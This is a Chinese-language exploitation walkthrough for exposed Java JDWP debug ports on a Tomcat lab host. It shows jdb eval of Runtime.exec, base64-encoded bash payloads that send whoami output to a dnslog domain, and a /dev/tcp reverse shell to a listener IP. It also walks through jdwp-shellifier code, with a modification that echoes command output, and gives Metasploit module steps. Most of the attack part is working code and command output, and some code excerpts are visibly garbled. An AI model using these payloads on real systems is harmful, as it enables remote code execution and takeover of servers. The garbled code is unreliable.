(org.apache.tomcat.util.threads.TaskThread)0xc66      http-nio-8080-exec-10 正在执行条件等待
(java.lang.Thread)0xc67                             http-nio-8080-ClientPoller-0 正在运行
(java.lang.Thread)0xc68                             http-nio-8080-ClientPoller-1 正在运行
(java.lang.Thread)0xc69                             http-nio-8080-Acceptor-0 正在运行
(java.lang.Thread)0xc6a                             http-nio-8080-AsyncTimeout 正在休眠
#InnocuousThreadGroup:
(jdk.internal.misc.InnocuousThread)0xc6b             Common-Cleaner       正在执行条件等待
>
```

执行 thread <线程id> 命令选择指定线程，例如执行 thread 0xc6a 命令选择一个 sleeping 的线程，接下来执行 stepi 命令进入该线程（stepi命令用于执行当前指定，启动休眠的线程）

```
> thread 0xc6a
http-nio-8080-AsyncTimeout[1] stepi
>
已完成的步骤: "线程=http-nio-8080-AsyncTimeout", org.apache.coyote.AbstractProtocol$AsyncTimeout.run(), 行=1, 196 bci=13
http-nio-8080-AsyncTimeout[1]
```

接下来可以通过 print|dump|eval 命令，执行Java表达式从而达成命令执行

```
eval java.lang.Runtime.getRuntime().exec("whoami")
```

```
http-nio-8080-AsyncTimeout[1] eval java.lang.Runtime.getRuntime().exec("whoami")
java.lang.Runtime.getRuntime().exec("whoami") = "Process[pid=8715, exitValue=0]"
http-nio-8080-AsyncTimeout[1]
```

这里是使用 `java.lang.Runtime` 去执行系统命令，可以看到命令是执行成功，返回了一个 `Process`对象，我们可以使用dnslog平台查询命令执行的结果

另外使用 `java.lang.Runtime` 执行系统命令有个坑点，就是执行的命令中如果包含特殊符号，执行命令可能会执行不成功，解决办法就是对要执行的命令进行编码处理，可以通过如下网站帮助我们生成命令执行的Payload

<https://www.jackson-t.ca/runtime-exec-payloads.html> (<https://www.jackson-t.ca/runtime-exec-payloads.html>)

@Jackson_T

Hello! I'm Jackson, and this is a place for me to publish shareable thoughts.

About

Contact

Archives

Categories

Dark Theme

java.lang.Runtime.exec() Payload Workarounds

Mon 12 December 2016

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the `StringTokenizer` class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls "My" 'Directory'`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: ☒ Bash ☐ PowerShell ☐ Python ☐ Perl

ping `whoami`.v0qb7z.dnslog.cn

bash -c {echo,cGluzYBgd2hvYW1pYC52MHFiN3ouZG5zbG9nLmNu} | {base64,-d} | {bash,-i}

执行编码处理后的命令

```
http-nio-8080-AsyncTimeout[1] eval java.lang.Runtime.getRuntime().exec("bash -c {echo,cGluzYBgd2hvYW1pYC52MHFiN3ouZG5zbG9nLmNu} | {base64,-d} | {bash,-i}")
java.lang.Runtime.getRuntime().exec("bash -c {echo,cGluzYBgd2hvYW1pYC52MHFiN3ouZG5zbG9nLmNu} | {base64,-d} | {bash,-i}") = "Process[pid=4284, exitValue="not exited"]"
http-nio-8080-AsyncTimeout[1]
```



<div>Get SubDomain Refresh Record</div> <div>奇安信攻防社区 v0qb7z.dnslog.cn</div>		
DNS Query Record	IP Address	Created Time
root.v0qb7z.dnslog.cn		2022-02-09 19:49:17

可以看到在Dnslog平台成功收到命令执行的回显结果

利用jdwp-shellifier脚本

漏洞利用脚本1: <https://github.com/IOActive/jdwp-shellifier>
(<https://github.com/IOActive/jdwp-shellifier>)

jdwp-shellifier是使用Python2编写的, 该工具通过编写了一个JDI (JDWP客户端), 以下断点的方式来获取线程上下文从而调用方法执行命令。

漏洞利用脚本2: <https://github.com/Lz1y/jdwp-shellifier> (<https://github.com/Lz1y/jdwp-shellifier>)

该脚本是在上面一个漏洞利用脚本的基础上, 修改利用方式为通过对Sleeping的线程发送单步执行事件, 达成断点, 从而可以直接获取上下文、执行命令, 而不用等待断点被击中。

脚本分析

下面来分析下漏洞利用脚本, 借助分析漏洞利用脚本, 了解漏洞利用过程

奇安信攻防社区

```
def start(self):
    self.handshake(self.host, self.port)
    self.idsizes()
    self.getversion()
    self.allclasses()
    return
```

IDSizes Command (7)

Returns the sizes of variably-sized data types in the target VM. The returned values indicate the number of bytes used by the identifiers in command and reply packets.

Out Data

(None)

Reply Data

fieldID size in bytes	4
methodID size in bytes	4

Error Data

VM DEAD	The virtual machine is not running.
---------	-------------------------------------

接下来调用getversion方法，在这个方法中会向目标JVM发送（VirtualMachine, Version）命令获取目标JVM实现的JDWP版本号以及JVM版本号

Version Command (1)		
Returns the JDWP version implemented by the target VM. The version string format is implementation dependent.		
Out Data (None)		
Reply Data		
string	description	Text information on the VM version
int	jdwpMajor	Major JDWP Version number
int	jdwpMinor	Minor JDWP Version number
string	vmVersion	Target VM JRE version, as in the java.version property
string	vmName	Target VM name, as in the java.vm.name property
Error Data		
VM_DEAD	The virtual machine is not running.	

最后调用allclasses方法，在这个方法中会向目标JVM发送（VirtualMachine，AllClasses）命令获取目标 JVM 当前加载的所有类的引用类型。

AllClasses Command (3)		
Returns reference types for all classes currently loaded by the target VM.		
Out Data (None)		
Reply Data		
int	classes	Number of reference types that follow.
Repeated <i>classes</i> times:		
byte	refTypeTag	Kind of following reference type.
referenceTypeID	typeID	Loaded reference type
string	signature	The JNI signature of the loaded reference type
int	status	The current class status .
Error Data		
VM_DEAD	The virtual machine is not running.	

执行完start方法，接下来就会调用runtime_exec方法

```

421 def runtime_exec(jdwp, args):
422     ... print("[+] Targeting '%s:%d'" % (args.target, args.port))
423     ... print("[+] Reading settings for '%s'" % jdwp.version)
424
425     ... # 1. get Runtime class reference
426     ... runtimeClass = jdwp.get_class_by_name("Ljava/lang/Runtime;")
427     ... if runtimeClass is None:
428     ...     ... print("[-] Cannot find class Runtime")
429     ...     ... return False
430     ... print("[+] Found Runtime class: id=%x" % runtimeClass["refTypeId"])
431
432     ... # 2. get getRuntime() meth reference
433     ... jdwp.get_methods(runtimeClass["refTypeId"])
434     ... getRuntimeMeth = jdwp.get_method_by_name("getRuntime")
435     ... if getRuntimeMeth is None:
436     ...     ... print("[-] Cannot find method Runtime.getRuntime()")
437     ...     ... return False
438     ... print("[+] Found Runtime.getRuntime(): id=%x" % getRuntimeMeth["methodId"])
439
440     ... # 3. setup breakpoint on frequently called method
441     ... c = jdwp.get_class_by_name(args.break_on_class)
442     ... if c is None:
443     ...     ... print("[-] Could not access class '%s'" % args.break_on_class)
444     ...     ... print("[-] It is possible that this class is not used by application")
445     ...     ... print("[-] Test with another one with option '--break-on'")
446     ...     ... return False
447
448     ... jdwp.get_methods(c["refTypeId"])
449     ... m = jdwp.get_method_by_name(args.break_on_method)
450     ... if m is None:
451     ...     ... print("[-] Could not access method '%s'" % args.break_on)
452     ...     ... return False
453
454     ... loc = chr(TYPE_CLASS)
455     ... loc += jdwp.format(jdwp.referenceTypeIDSize, c["refTypeId"])
456     ... loc += jdwp.format(jdwp.methodIDSize, m["methodId"])
457     ... loc += struct.pack(">II", 0, 0)
458     ... data = [(MODKIND_LOCATIONONLY, loc), ]
459     ... rId = jdwp.send_event(EVENT_BREAKPOINT, *data)
460     ... print("[+] Created break event id=%x" % rId)
461
462     ... # 4. resume vm and wait for event
463     ... jdwp.resumevm()
464
465     ... print("[+] Waiting for an event on '%s'" % args.break_on)
466     ... while True:
467     ...     ... buf = jdwp.wait_for_event()
468     ...     ... ret = jdwp.parse_event_breakpoint(buf, rId)
469     ...     ... if ret is not None:
470     ...     ...     break
471
472     ... rId, tId, loc = ret
473     ... print("[+] Received matching event from thread %x" % tId)
474
475     ... jdwp.clear_event(EVENT_BREAKPOINT, rId)
476
477     ... # 5. Now we can execute any code
478     ... if args.cmd:
479     ...     ... runtime_exec_payload(jdwp, tId, runtimeClass["refTypeId"], getRuntimeMeth["methodId"], args.cmd)
480     ... else:
481     ...     ... # by default, only prints out few system properties
482     ...     ... runtime_exec_info(jdwp, tId)
483
484     ... jdwp.resumevm()
485
486     ... print("[!] Command successfully executed")

```

首先看runtime_exec方法中第一部分代码，调用get_class_by_name方法，用于从前面获取到的目标JVM所有类信息中提取出 java.lang.Runtime 类信息

```

# 1. get Runtime class reference
runtimeClass = jdwp.get_class_by_name("Ljava/lang/Runtime;")
if runtimeClass is None:
    print ("[-] Cannot find class Runtime")
    return False
print ("[+] Found Runtime class: id=%x" % runtimeClass["refTypeId"])

```

接下来看第二部分代码

```
# 2. get getRuntime() meth reference
jdpw.get_methods(runtimeClass["refTypeId"])
getRuntimeMeth = jdpw.get_method_by_name("getRuntime")
if getRuntimeMeth is None:
    print ("[-] Cannot find method Runtime.getRuntime()")
    return False
print ("[+] Found Runtime.getRuntime(): id=%x" % getRuntimeMeth["methodId"])
```

首先调用get_methods方法，在这个方法中会向目标JVM发送（ReferenceType，Methods）命令根据Runtime类的refTypeId获取类中所有方法的信息。

Methods Command (5)

Returns information for each method in a reference type. Inherited methods are not included. The list of methods will include constructors (identified with the name "<init>"), the initialization method (identified with the name "<clinit>") if present, and any synthetic methods created by the compiler. Methods are returned in the order they occur in the class file.

Out Data

referenceTypeID	refType	The reference type ID.
-----------------	---------	------------------------

Reply Data

int	declared	Number of declared methods.
Repeated declared times:		
methodID	methodID	Method ID.
string	name	Name of method.
string	signature	JNI signature of method.
int	modBits	The modifier bit flags (also known as access flags) which provide additional information on the method declaration. Individual flag values are defined in Chapter 4 of <i>The Java™ Virtual Machine Specification</i> . In addition, The 0x10000000 bit identifies the method as synthetic, if the synthetic attribute <i>capability</i> is available.

Error Data

CLASS_NOT_PREPARED	Class has been loaded but not yet prepared.
INVALID_CLASS	refType is not the ID of a reference type.
INVALID_OBJECT	refType is not a known ID.
VM_DEAD	The virtual machine is not running.

接下来调用 get_method_by_name("getRuntime") 方法，用于从获取到的所有方法信息中提取getRuntime方法的信息

接下来看第三部分代码，调用send_event方法用于在频繁调用的方法上设置断点，当我们没有指定断点时，默认是在 java.net.ServerSocket.accept() 方法加上断点。设置在 java.lang.String.indexOf() 方法上加断点脚本执行会更快速

```
# 3. setup breakpoint on frequently called method
c = jdwp.get_class_by_name( args.break_on_class )
if c is None:
    print("[ - ] Could not access class '%s'" % args.break_on_class)
    print("[ - ] It is possible that this class is not used by application")
    print("[ - ] Test with another one with option `--break-on`")
    return False

jdwp.get_methods( c["refTypeId"] )
m = jdwp.get_method_by_name( args.break_on_method )
if m is None:
    print("[ - ] Could not access method '%s'" % args.break_on)
    return False

loc = chr( TYPE_CLASS )
loc+= jdwp.format( jdwp.referenceTypeIDSize, c["refTypeId"] )
loc+= jdwp.format( jdwp.methodIDSize, m["methodId"] )
loc+= struct.pack(">II", 0, 0)
data = [ (MODKIND_LOCATIONONLY, loc), ]
rId = jdwp.send_event( EVENT_BREAKPOINT, *data )
print ("[+] Created break event id=%x" % rId)
```

接下来看第四部分代码，调用resumevm方法用于恢复被挂起或停止的程序运行，然后等待程序运行至断点处，当断点触发时，我们就可以得到被调试方法所运行的线程ID，最后调用clear_event方法清除断点

```
# 4. resume vm and wait for event
jdwp.resumevm()

print ("[+] Waiting for an event on '%s'" % args.break_on)
while True:
    buf = jdwp.wait_for_event()
    ret = jdwp.parse_event_breakpoint(buf, rId)
    if ret is not None:
        break

rId, tId, loc = ret
print ("[+] Received matching event from thread %#x" % tId)

jdwp.clear_event(EVENT_BREAKPOINT, rId)
```

接下来看第五部分代码，如果我们指定了要执行的命令，接下来就会调用runtime_exec_payload方法执行我们自定义的命令

```
# 5. Now we can execute any code
if args.cmd:
    runtime_exec_payload(jdwp, tId, runtimeClass["refTypeId"], getRuntimeMeth
else:
    # by default, only prints out few system properties
    runtime_exec_info(jdwp, tId)
```

runtime_exec_payload方法定义如下

```
561 def runtime_exec_payload(jdwp, threadId, runtimeClassId, getRuntimeMethId, command):
562     ....#
563     ....# This function will invoke command as a payload, which will be running
564     ....# with JVM privilege on host (intrusive).
565     ....#
566     ....print("[+] Selected payload '%s'." % command)
567
568     ....# 1. allocating string containing our command to exec()
569     ....cmdObjIds = jdwp.createstring(command)
570     ....if len(cmdObjIds) == 0:
571     ....    ....print("[ - ] Failed to allocate command")
572     ....    ....return False
573     ....cmdObjId = cmdObjIds[0]["objId"]
574     ....print("[+] Command string object created id:%x" % cmdObjId)
575
576     ....# 2. use context to get Runtime object
577     ....buf = jdwp.invokestatic(runtimeClassId, threadId, getRuntimeMethId)
578     ....if buf[0] != chr(TAG_OBJECT):
579     ....    ....print("[ - ] Unexpected returned type: expecting Object")
580     ....    ....return False
581     ....rt = jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])
582
583     ....if rt is None:
584     ....    ....print("[ - ] Failed to invoke Runtime.getRuntime()")
585     ....    ....return False
586     ....print("[+] Runtime.getRuntime() returned context id:%x" % rt)
587
588     ....# 3. find exec() method
589     ....execMeth = jdwp.get_method_by_name("exec")
590     ....if execMeth is None:
591     ....    ....print("[ - ] Cannot find method Runtime.exec()")
592     ....    ....return False
593     ....print("[+] found Runtime.exec(): id=%x" % execMeth["methodId"])
594
595     ....# 4. call exec() in this context with the alloc-ed string
596     ....data = [chr(TAG_OBJECT) + jdwp.format(jdwp.objectIDSize, cmdObjId)]
597     ....buf = jdwp.invoke(rt, threadId, runtimeClassId, execMeth["methodId"], *data)
598     ....if buf[0] != chr(TAG_OBJECT):
599     ....    ....print("[ - ] Unexpected returned type: expecting Object")
600     ....    ....return False
601
602     ....retId = jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])
603     ....print("[+] Runtime.exec() successful, retId=%x" % retId)
604
605     ....return True
```

首先看runtime_exec_payload方法的第一部分代码，调用了createstring方法，用于将要执行的命令在目标JVM中创建为字符串对象

```
# 1. allocating string containing our command to exec()
cmdObjIds = jdwp.createstring( command )
if len(cmdObjIds) == 0:
    print ("[-] Failed to allocate command")
    return False
cmdObjId = cmdObjIds[0] ["objId"]
print ("[+] Command string object created id:%x" % cmdObjId)
```

在createstring方法中会向目标JVM发送 (VirtualMachine, CreateString) 命令在目标JVM 中创建指定字符串的字符串对象并返回其ID。

CreateString Command (11)

Creates a new string object in the target VM and returns its id.

Out Data

string	utf	UTF-8 characters to use in the created string.
--------	-----	--

Reply Data

stringID	stringObject	Created string (instance of java.lang.String)
----------	--------------	---

Error Data

VM_DEAD	The virtual machine is not running.
---------	-------------------------------------

接下来看第二部分代码，调用了invokestatic方法

```
# 2. use context to get Runtime object
buf = jdwp.invokestatic(runtimeClassId, threadId, getRuntimeMethId)
if buf[0] != chr(TAG_OBJECT):
    print ("[-] Unexpected returned type: expecting Object")
    return False
rt = jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])

if rt is None:
    print "[-] Failed to invoke Runtime.getRuntime()"
    return False
print ("[+] Runtime.getRuntime() returned context id: %#x" % rt)
```

在invokestatic方法中会向目标JVM发送（ClassType, InvokeMethod）命令调用指定类的静态方法。这里是用于调用Runtime类的静态方法getRuntime方法，来获取一个Runtime实例对象。这里调用静态方法需要传入我们前面获取的Runtime类的refTypeId、threadID、getRuntime方法的methodId，如果调用成功就会返回Runtime对象ID

Out Data

classID	clazz	The class type ID.
threadID	thread	The thread in which to invoke.
methodID	methodID	The method to invoke.
int	arguments	
Repeated arguments times:		
value	arg	The argument value.
int	options	Invocation options

Reply Data

value	returnValue	The returned value.
tagged-objectID	exception	The thrown exception.

Error Data

INVALID_CLASS	clazz is not the ID of a class.
INVALID_OBJECT	clazz is not a known ID.
INVALID_METHODID	methodID is not the ID of a static method in this class type or one of its superclasses.
INVALID_THREAD	Passed thread is null, is not a valid thread or has exited.
THREAD_NOT_SUSPENDED	If the specified thread has not been suspended by an event.
VM_DEAD	The virtual machine is not running.

接下来看第三部分代码，调用了get_method_by_name方法，用于从获取exec方法的信息

```
# 3. find exec() method
execMeth = jdwp.get_method_by_name("exec")
if execMeth is None:
    print ("[-] Cannot find method Runtime.exec()")
    return False
print ("[+] found Runtime.exec(): id=%x" % execMeth["methodId"])
```

接下来看第四部分代码，调用了invoke方法

```
# 4. call exec() in this context with the alloc-ed string
data = [ chr(TAG_OBJECT) + jdwp.format(jdwp.objectIDSize, cmdObjId) ]
buf = jdwp.invoke(rt, threadId, runtimeClassId, execMeth["methodId"], *data)
if buf[0] != chr(TAG_OBJECT):
    print ("[-] Unexpected returned type: expecting Object")
    return False

retId = jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])
print ("[+] Runtime.exec() successful, retId=%x" % retId)
```

在invoke方法中会向目标JVM发送（ObjectReference, InvokeMethod）命令调用指定对象的实例方法。这里用于调用Runtime对象的exec方法执行我们的命令，这里调用方法需要传入Runtime对象ID、threadID、Runtime类的refTypeId、exec方法的methodId，以及将前面创建的命令字符串对象ID作为参数传入，如果命令执行成功就会返回一个Process对象ID

Out Data

objectID	object	The object ID
threadID	thread	The thread in which to invoke.
classID	clazz	The class type.
methodID	methodID	The method to invoke.
int	arguments	The number of arguments.
Repeated arguments times:		
value	arg	The argument value.
int	options	Invocation options

Reply Data

value	returnValue	The returned value, or null if an exception is thrown.
tagged-objectID	exception	The thrown exception, if any.

Error Data

INVALID_OBJECT	If this reference type has been unloaded and garbage collected.
INVALID_CLASS	clazz is not the ID of a reference type.
INVALID_METHODID	methodID is not the ID of an instance method in this object's type or one of its superclasses, superinterfaces, or implemented interfaces.
INVALID_THREAD	Passed thread is null, is not a valid thread or has exited.
THREAD_NOT_SUSPENDED	If the specified thread has not been suspended by an event.
VM_DEAD	The virtual machine is not running.

至此脚本利用过程就分析完了，下面来利用脚本执行命令

脚本利用

执行系统命令

```
python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on "java.lang.String.
```


运行脚本显示命令执行成功，但是没有回显

```
F:\Windows\Desktop\Java\JDWP\jdpw-shellifier>python2 jdpw-shellifier.py -t 192.168.182.130 -p 8000 --break-on "java.lang.String
.indexOf" --cmd "whoami"
[+] Targeting '192.168.182.130:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.12'
[+] Found Runtime class: id=be3
[+] Found Runtime.getRuntime(): id=7f5974003e08
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0xc89
[+] Selected payload 'whoami'
[+] Command string object created id:c8a
[+] Runtime.getRuntime() returned context id:0xc8b
[+] found Runtime.exec(): id=7f5974003e40
[+] Runtime.exec() successful, retId=c8c
[!] Command successfully executed
```

通过DnsLog平台查看命令执行的回显结果，注意执行的命令同样需要编码处理

```
python2 jdpw-shellifier.py -t 192.168.182.130 -p 8000 --break-on "java.lang.S
```

DNSLog.cn

Get SubDomain Refresh Record

zb3z8q.dnslog.cn

DNS Query Record	IP Address	Created Time
root.zb3z8q.dnslog.cn		2022-02-09 19:10:39
root.zb3z8q.dnslog.cn		2022-02-09 19:10:39

反弹Shell

本地NC监听：

```
nc -lvp 6666
```

将反弹Shell的命令进行编码处理

```
/bin/bash -i >& /dev/tcp/192.168.182.129/6666 0>&1
```

@Jackson_T

Hello! I'm Jackson, and this is a place for me to publish shareable thoughts.

- About
- Contact
- Archives
- Categories
- Dark Theme

java.lang.Runtime.exec() Payload Workarounds

Mon 12 December 2016

Occasionally there are times when command execution payloads via `Runtime.getRuntime().exec()` fail. This can happen when using web shells, deserialization exploits, or through other vectors.

Sometimes this is because redirection and pipe characters are used in a way that doesn't make sense in the context of the process that's being launched. For example, executing `ls > dir_listing` in a shell should output a listing of the current directory into a file called `dir_listing`. But in the context of the `exec()` function, that command would instead be interpreted to fetch the listings of the `>` and `dir_listing` directories.

Other times, arguments with spaces within them are broken by the `StringTokenizer` class which splits command strings by spaces. Something like `ls "My Directory"` would then be interpreted as `ls "My" "Directory"`.

With the help of Base64 encoding, the converter below can help reduce these issues. It can make pipes and redirects great again through calls to Bash or PowerShell and it also ensures that there aren't spaces within arguments.

Input type: ☒ Bash ☐ PowerShell ☐ Python ☐ Perl

```
/bin/bash -i >& /dev/tcp/192.168.182.129/6666 0>&1

bash -c {echo,L2JpbI9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTgyLjEyOS82NjY2IDA+JjE=} | {base64,-d} | {bash,-i}
```

利用脚本执行反弹Shell的命令

```
python2 jdwp-shellifier.py -t 192.168.182.130 -p 8000 --break-on "java.lang.S
```

```
root@ubuntu:~# nc -lvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from [192.168.182.130] port 6666 [tcp/*] accepted (family 2, sport 37648)
root@kali:~/Desktop/apache-tomcat-8.5.65/bin# whoami
whoami
root
root@kali:~/Desktop/apache-tomcat-8.5.65/bin# ls
ls
bootstrap.jar
catalina.bat
catalina.sh
catalina-tasks.xml
ciphers.bat
ciphers.sh
commons-daemon.jar
commons-daemon-native.tar.gz
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
version.bat
version.sh
root@kali:~/Desktop/apache-tomcat-8.5.65/bin#
```

脚本改造

使用jdwp-shellifier脚本执行命令默认是没有回显的，脚本是使用Runtime类的exec方法执行命令，仅实现了执行命令的功能，没有实现将命令执行的结果回显出来，下面改造下脚本实现命令执行回显

在Java中可以使用如下代码执行命令并将命令执行结果输出：

```
Process process = Runtime.getRuntime().exec("id");
InputStream input = process.getInputStream();
InputStreamReader isr = new InputStreamReader(input);
BufferedReader br = new BufferedReader(isr);
String line = null;
while ((line = br.readLine()) != null) {
    System.out.println(line);
}
```

通过前面的分析我们知道jdwp-shellifier脚本是实现了第一行代码的功能，执行我们的命令返回一个Process对象，我们可以照着Java代码来一步步实现命令执行结果回显

首先是实现调用Process对象的getInputStream方法，可以通过向被调试JVM端发送（ObjectReference, InvokeMethod）命令来调用指定对象的指定方法，执行方法调用要传入Process类的refTypeId和getInputStream方法的methodId，所以需要先获取这两个信息，然

后再执行方法调用，编写如下代码实现功能，如果调用方法成功就会返回InputStream对象ID

```

632     ...processClass := jdwp.get_class_by_name("Ljava/lang/Process;")
633     ...if processClass.is.None:
634     ...    ...print.("[ - ].Cannot.find.class.Process")
635     ...    ...return.False
636     ...print.("[ + ].Found.Process.class.id=%x".%processClass["refTypeId"])
637
638     ...jdwp.get_methods(processClass["refTypeId"])
639     ...getInputStreamMethod := jdwp.get_method_by_name("getInputStream")
640     ...if getInputStreamMethod.is.None:
641     ...    ...print.("[ - ].Cannot.find.method.Process.getInputStream()")
642     ...    ...return.False
643     ...print.("[ + ].Found.Process.getInputStream():.id=%x".%getInputStreamMethod["methodId"])
644
645     ...data := []
646     ...buf := jdwp.invoke(retId, threadId, processClass["refTypeId"], getInputStreamMethod["methodId"], *data)
647     ...if buf[0] != chr(TAG_OBJECT):
648     ...    ...print.("[ - ].Unexpected.returned.type:.expecting.Object")
649     ...    ...return.False
650
651     ...inputStreamId := jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])

```

下一步是实现得到一个InputStreamReader实例化对象，可以通过向被调试JVM端发送（ClassType, NewInstance）命令调用类的指定构造方法来创建实例化对象，创建InputStreamReader对象要传入InputStreamReader类的refTypeId和指定构造方法的methodId

Out Data

classID	clazz	The class type ID.
threadID	thread	The thread in which to invoke the constructor.
methodID	methodID	The constructor to invoke.
int	arguments	
Repeated arguments times:		
value	arg	The argument value.
int	options	Constructor invocation options

Reply Data

tagged-objectID	newObject	The newly created object, or null if the constructor threw an exception.
tagged-objectID	exception	The thrown exception, if any; otherwise, null.

Error Data

INVALID_CLASS	clazz is not the ID of a class.
INVALID_OBJECT	clazz is not a known ID or a value of an object parameter is not a known ID..
INVALID_METHODID	methodID is not the ID of a method.
INVALID_OBJECT	If this reference type has been unloaded and garbage collected.
INVALID_THREAD	Passed thread is null, is not a valid thread or has exited.
THREAD_NOT_SUSPENDED	If the specified thread has not been suspended by an event.
VM_DEAD	The virtual machine is not running.

另外还要将前面获取到的InputStream对象ID作为参数传入，编写如下代码实现功能，如果执行成功就会返回InputStreamReader对象ID

```

653     ...inputStreamReader := jdwp.get_class_by_name("Ljava/io/InputStreamReader;")
654     ...jdwp.get_methods(inputStreamReader["refTypeId"])
655
656     ...inputStreamReaderMethod := jdwp.get_method_by_signature(inputStreamReader["refTypeId"], "(Ljava/io/InputStream;)V")
657     ...if inputStreamReaderMethod.is.None:
658     ...    ...print.("[ - ].Cannot.find.InputStreamReader.constructor.method")
659     ...    ...return.False
660
661     ...data := [chr(TAG_OBJECT) + jdwp.format(jdwp.objectIDSize, inputStreamId)]
662     ...buf := jdwp.newInstance(inputStreamReader["refTypeId"], threadId, inputStreamReaderMethod["methodId"], *data)
663
664     ...if buf[0] != chr(TAG_OBJECT):
665     ...    ...print.("[ - ].Unexpected.returned.type:.expecting.Object")
666     ...    ...return.False
667
668     ...isrId := jdwp.unformat(jdwp.objectIDSize, buf[1:1+jdwp.objectIDSize])
669     ...print.("[ + ].InputStreamReader.Object.Id=%x".%isrId)

```

再下一步是实现得到一个BufferedReader实例化对象，同样是调用指定构造方法，将InputStreamReader对象ID作为参数传入，编写如下代码实现功能，如果执行成功就会返回BufferedReader对象ID

```
671 ...bufferedReader:=jdpw.get_class_by_name("Ljava/io/BufferedReader;")
672 ...jdpw.get_methods(bufferedReader["refTypeId"])
673
674 ...bufferedReaderMethod:=jdpw.get_method_by_signature(bufferedReader["refTypeId"],"(Ljava/io/Reader;)V")
675 ...if bufferedReaderMethod.is.None:
676 ...print("[-].Cannot-find-BufferedReader-constructor-method")
677 ...return False
678
679 ...data:=["chr(TAG_OBJECT)+jdpw.format(jdpw.objectIDSize,isrId).]
680 ...buf:=jdpw.newInstance(bufferedReader["refTypeId"],threadId,bufferedReaderMethod["methodId"],*data)
681
682 ...if buf[0]!=chr(TAG_OBJECT):
683 ...print("[-].Unexpected-returned-type: expecting-Object")
684 ...return False
685
686 ...brId:=jdpw.unformat(jdpw.objectIDSize,buf[1:1+jdpw.objectIDSize])
687 ...print("[+]BufferedReader-Object-Id=%x"%brId)
```

最后一步就是循环调用readLine方法，逐行读取命令执行的结果

```
689 ...readlineMethod:=jdpw.get_method_by_signature(bufferedReader["refTypeId"],"()Ljava/lang/String;")
690 ...if readlineMethod.is.None:
691 ...print("[-].Cannot-find-method-BufferedReader.readLine()")
692 ...return False
693 ...print("[+]Found-readline-method-Id=%x"%readlineMethod["methodId"])
694
695 ...print("[+]Output-command-execution-result-start:\n")
696 ...while True:
697 ...data:=[]
698 ...buf:=jdpw.invoke(brId,threadId,bufferedReader["refTypeId"],readlineMethod["methodId"],*data)
699 ...if buf[0]!=chr(TAG_STRING):
700 ...print("\n[+]Output-command-execution-result-complete.")
701 ...break
702 ...else:
703 ...retId:=jdpw.unformat(jdpw.objectIDSize,buf[1:1+jdpw.objectIDSize])
704 ...res:=jdpw.solve_string(jdpw.format(jdpw.objectIDSize,retId))
705 ...print("...%s"%res.decode("utf-8"))
```

注意这里调用方法返回的是String Object ID，还需要向被调试JVM端发送 (StringReference, Value) 命令来获取字符串内容

StringReference Command Set (10)

Value Command (1)

Returns the characters contained in the string.

Out Data

objectID	stringObject	The String object ID.
----------	--------------	-----------------------

Reply Data

string	stringValue	UTF-8 representation of the string value.
--------	-------------	---

Error Data

INVALID_STRING	The string is invalid.
INVALID_OBJECT	If this reference type has been unloaded and garbage collected.
VM_DEAD	The virtual machine is not running.

改造完脚本，测试下利用脚本执行id命令

```
python2 jdpw-shellifier.py -t 192.168.182.130 -p 8000 --break-on "java.lang.S
```

```
F:\Windows\Desktop\Java\JDWP\jdpw-shellifier>python2 jdpw-shellifier.py -t 192.168.182.130 -p 8000 --break-on "java.lang.String
.indexOf" --cmd "id"
[+] Targeting '192.168.182.130:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.12'
[+] Found Runtime class: id=be5
[+] Found Runtime.getRuntime(): id=7f0d3c03d528
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0xc8b
[+] Selected payload 'id'
[+] Command string object created id:c8c
[+] Runtime.getRuntime() returned context id:0xc8d
[+] found Runtime.exec(): id=7f0d3c03d560
[+] Runtime.exec() successful, retId=c8e
[+] Found Process class: id=424
[+] Found Process.getInputStream(): id=7f0d2c243138
[+] InputStreamReader Object Id=c90
[+] bufferedReader Object Id=c91
[+] Found readline method Id=7f0d2c243558
[+] Output command execution result start:

uid=0(root) gid=0(root) 组=0(root)

[+] Output command execution result complete.
[!] Command successfully executed
```

可以看到现在能正常回显命令执行的结果了

完整代码已上传至GitHub: <https://github.com/r3change/jdpw-shellifier>
(<https://github.com/r3change/jdpw-shellifier>)

利用MSF的漏洞利用模块

还可以使用Metasploit自带的漏洞利用模块 `exploit/multi/misc/java_jdwp_debugger` 进行漏洞利用

```
msf5 > use exploit/multi/misc/java_jdwp_debugger
msf5 exploit(multi/misc/java_jdwp_debugger) > set rhosts 192.168.182.129
msf5 exploit(multi/misc/java_jdwp_debugger) > set payload linux/x64/shell/bin
msf5 exploit(multi/misc/java_jdwp_debugger) > run
```

```
msf5 > use exploit/multi/misc/java_jdwp_debugger
msf5 exploit(multi/misc/java_jdwp_debugger) > options

Module options (exploit/multi/misc/java_jdwp_debugger):

  Name           Current Setting  Required  Description
  ---
  RESPONSE_TIMEOUT 10              yes       Number of seconds to wait for a server response
